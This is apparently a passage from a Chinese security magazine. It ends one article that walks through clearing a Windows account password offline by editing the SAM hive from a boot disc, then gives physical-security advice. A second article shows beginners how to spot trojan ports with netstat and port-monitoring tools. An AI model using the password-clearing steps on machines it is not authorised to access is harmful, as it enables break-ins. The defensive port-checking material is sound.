Failed login count: 2, while max tries is: 0
Total  login count: 36
** No NT MD4 hash found. This user probably has a BLANK password!
** No LANMAN hash found either. Sorry, cannot change. Try login with no password
!

- - - - User Edit Menu:
 1 - Clear (blank) user password
 2 - Edit (set new) user password (careful with this on XP or Vista)
 3 - Promote user (make user an administrator)
 4 - Unlock and enable user account [probably locked now]
 q - Quit editing user, back to user select
Select: [q] >
```

图6

接着在提示的Select: [q]>中输入选项，为了清空Windows用户的密码，我们选择1，敲下回车，提示：

```
Hives that have changed:
 #  Name
 0  </mnt/WINDOWS/system32/config/SAM>
Write hive files? (y/n) [n] :
```

打入“y”，摁下回车键，提示：

```
 0  </mnt/WINDOWS/system32/config/SAM> - OK
```

清除密码成功，接下来，重启电脑，取出光盘，咱们完美地“破门而入”目标系统了。对于电脑中有重要的、且不能让别人知道的资料的同志，除了做好网络安全，还需要做好物理的安全，比如需要长时间离开办公室，就一定要锁上房门；或者，对主机箱加上锁（类似于某些电子阅览室、机房、网吧中为了防止别人恶意拆除硬件，将主机箱放入了一个金属罩中，并加上了锁）；更极端的是，有些人根本不在主机箱安装光驱，不过现在市面上也存在外置光驱，且价格也是可以接受的。物理攻击才是威胁最大的，能够接触到物理，电脑中所做的重重防御将变得毫无意义。

菜鸟查端口的“集结号”

牟晓东

在网络安全领域中，“端口”（Port）应该算是个兵家常争之地，是计算机与外界通讯交流的出口，就好比是信息流通的“窗口”。从理论上讲，一台计算机可以有65536（即2的16次方）个端口，例如通过80端口来上网冲浪（HTTP服务）、通过21端口来进行FTP文件传输；当然，木马也是通过控制端口通信来进行各种操作，例如冰河木马的默认端口是7626、灰鸽子木马的默认端口是8000等等。不管是正常开放的端口服务还是木马的后门端口，我们都需要明察秋毫地分辨出个子丑寅卯来，落得个身陷于别人的掌控而茫然不知的结果，非常危险！那么，如何进行简单的端口查看呢？呵呵，且看我们菜鸟查端口的“集结号”吧。

“集结号”之一：Windows自带的netstat命令

这种方式可以说是最直接和迅速的了，到Windows的CMD窗口下输入“netstat -an”（注：命令与参数之间至少要有一个空格，横杠是英文半角的），回车（如图1）。在“本地地址”和“外部地址”两列中就有形如“192.168.1.99：59682”和“186.213.19.104：5938”之类的信息，非常清楚地显现出通信双方的IP地址和所使用的端口（“IP：端口”的格式），如果在此发现有“xxx.3322.org”和8000之类的灰鸽子上线域名和端口的话，那就赶快进行木马的查杀吧。

```
管理员: C:\Windows\system32\cmd.exe
Microsoft Windows [版本 6.1.7600]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Users\Administrator>netstat -an

活动连接

  协议  本地地址              外部地址              状态
  TCP   0.0.0.0:80            0.0.0.0:0             LISTENING
  TCP   0.0.0.0:135           0.0.0.0:0             LISTENING
  TCP   0.0.0.0:443           0.0.0.0:0             LISTENING
  TCP   0.0.0.0:445           0.0.0.0:0             LISTENING
  TCP   0.0.0.0:912           0.0.0.0:0             LISTENING
  TCP   0.0.0.0:5938          0.0.0.0:0             LISTENING
  TCP   0.0.0.0:33673         0.0.0.0:0             LISTENING
  TCP   0.0.0.0:49152         0.0.0.0:0             LISTENING
  TCP   0.0.0.0:49153         0.0.0.0:0             LISTENING
  TCP   0.0.0.0:49154         0.0.0.0:0             LISTENING
  TCP   0.0.0.0:49155         0.0.0.0:0             LISTENING
  TCP   0.0.0.0:49361         0.0.0.0:0             LISTENING
  TCP   10.10.10.1:139        0.0.0.0:0             LISTENING
  TCP   127.0.0.1:5939        0.0.0.0:0             LISTENING
  TCP   127.0.0.1:5939        127.0.0.1:49336       ESTABLISHED
  TCP   127.0.0.1:5940        0.0.0.0:0             LISTENING
  TCP   127.0.0.1:49156       127.0.0.1:49157       ESTABLISHED
  TCP   127.0.0.1:49157       127.0.0.1:49156       ESTABLISHED
  TCP   127.0.0.1:49158       127.0.0.1:49159       ESTABLISHED
  TCP   127.0.0.1:49159       127.0.0.1:49158       ESTABLISHED
  TCP   127.0.0.1:49173       127.0.0.1:49174       ESTABLISHED
  TCP   127.0.0.1:49174       127.0.0.1:49173       ESTABLISHED
  TCP   127.0.0.1:49336       127.0.0.1:5939        ESTABLISHED
  TCP   192.168.1.99:139      0.0.0.0:0             LISTENING
  TCP   192.168.1.99:59407    186.213.19.104:5938   ESTABLISHED
  TCP   192.168.1.99:59682    74.125.71.103:80      ESTABLISHED
  TCP   192.168.203.1:139     0.0.0.0:0             LISTENING
  TCP   [::]:135              [::]:0                LISTENING
  TCP   [::]:445              [::]:0                LISTENING
  TCP   [::]:49152            [::]:0                LISTENING
  TCP   [::]:49153            [::]:0                LISTENING
  TCP   [::]:49154            [::]:0                LISTENING
        半:
```

图1

“集结号”之二：360安全卫士查IP和端口

对于检查端口这种非常重要的系统安检工作，很多的杀毒安全软件当然不会坐视不理的，比如360安全卫士。在“功能大全”中，360安全卫士的“网络优化”-“网络连接查看器”-“网络连接”就为我们提供了非常详细的端口查看信息（如图2），从“进程”、“安全等级”、“协议”到“本地IP”、“本地端口”、“目标IP”和“目标端口”，甚至还有“目标IP归属地”和“状态”等信息。我们可以在某进程上直接单击鼠标右键进行“结束进程”、“查看进程详细信息”、“复制此连接的详细信息”和“定位文件”、“查看文件属性”操作，非常便于木马源服务程序的查找和斩杀。




图2

“集结号”之三：专门的端口查看器 Active Ports

到http://u.115.com/file/bhq1rk3e#下载“Active_Ports端口查看器汉化版.exe”（绿色版），直接双击运行，即可开始监控本机上所有打开的TCP/IP以及UDP端口，还包括所有端口所对应的程序、路径、本地IP和远端IP是否正在活动（如图3）。我们可以Active Ports的界面中中断任何非法连接及关闭任何端口，让木马等恶意程序无处藏身。

“集结号”之四：极为条理的Port Explorer

到http://u.115.com/file/dngaomrf#下载PortExplorer.rar（绿色版），解压缩之后双击运行其中的PExplorer.exe即可打开软件进行本机所有的TCP与UDP接口数据传输情况的查看（如图4）。Port Explorer以选项卡的形式分别设立了“全部”、“TCP”、“UDP”、“远端”、“监听”、“已建连接”和“正关闭的连接”、“进程日志”共八项内容，支持在某进程上单击鼠标右键的快捷操作，包括进程和套接字的终止、本地和远程端口的查看及解析和追踪IP等实用功能，操作很方便。比如可以直接在某进程上双击，立刻会得到该进程所对应的运行程序名称、位置、大小、类型及内存使用量等详细信息，是手工查杀木马的利器。




图3




图4

“集结号”之五：简洁的TCPView

到http://u.115.com/file/e6dctqfj#下载TCPView3.02.rar，解压缩之后双击运行其中的Tcpview.exe即可进行进程和对应端口的查询（Tcpvcon.exe是命令行形式）。从“进程”、“PID”、“协议”到“本地地址”、“本地端口”、“远程地址”和“远程端口”等信息都一览无余（如图5），在某进程上右击可进行“进程属性”、“结束进程”和“关闭连接”等操作。

“集结号”之六：很给力的IP雷达

到http://u.115.com/file/dng4x7i9#下载IP雷达_V3.0.rar，解压缩之后双击运行其中的IPTape.exe即可进行当前网络状况的监测，dat文件夹中的ipanother.txt文件是IP数据库文件，类似于著名的“纯真IP数据库”，记录了形如“218.12.39.74 -




图5

218.12.39.74［河北省石家庄市 稻草人网吧］”之类的若干信息，大小为21MB，可随时修改或添加等更新操作。使用IP雷达可以非常方便地实时监测本地机有什么程序在访问网络、被访问的网站域名和IP是什么、访问流量……（如图6）在IP数据库的支持下，IP雷达最为让人感性的显示就是远程IP端口通信地点信息了——不仅包括并不直观的218.30.114.205之类的数字IP形式，还有“北京市电信IDC机房”之类的直观信息，这种信息在进行木马控制端的反查时显得极为便利。当然，IP雷达也有对应进程的调用程序名称和路径、最近传输时间、速度及流量等更为详尽的信息，查找和终止进程的端口等操作更是不在话下。

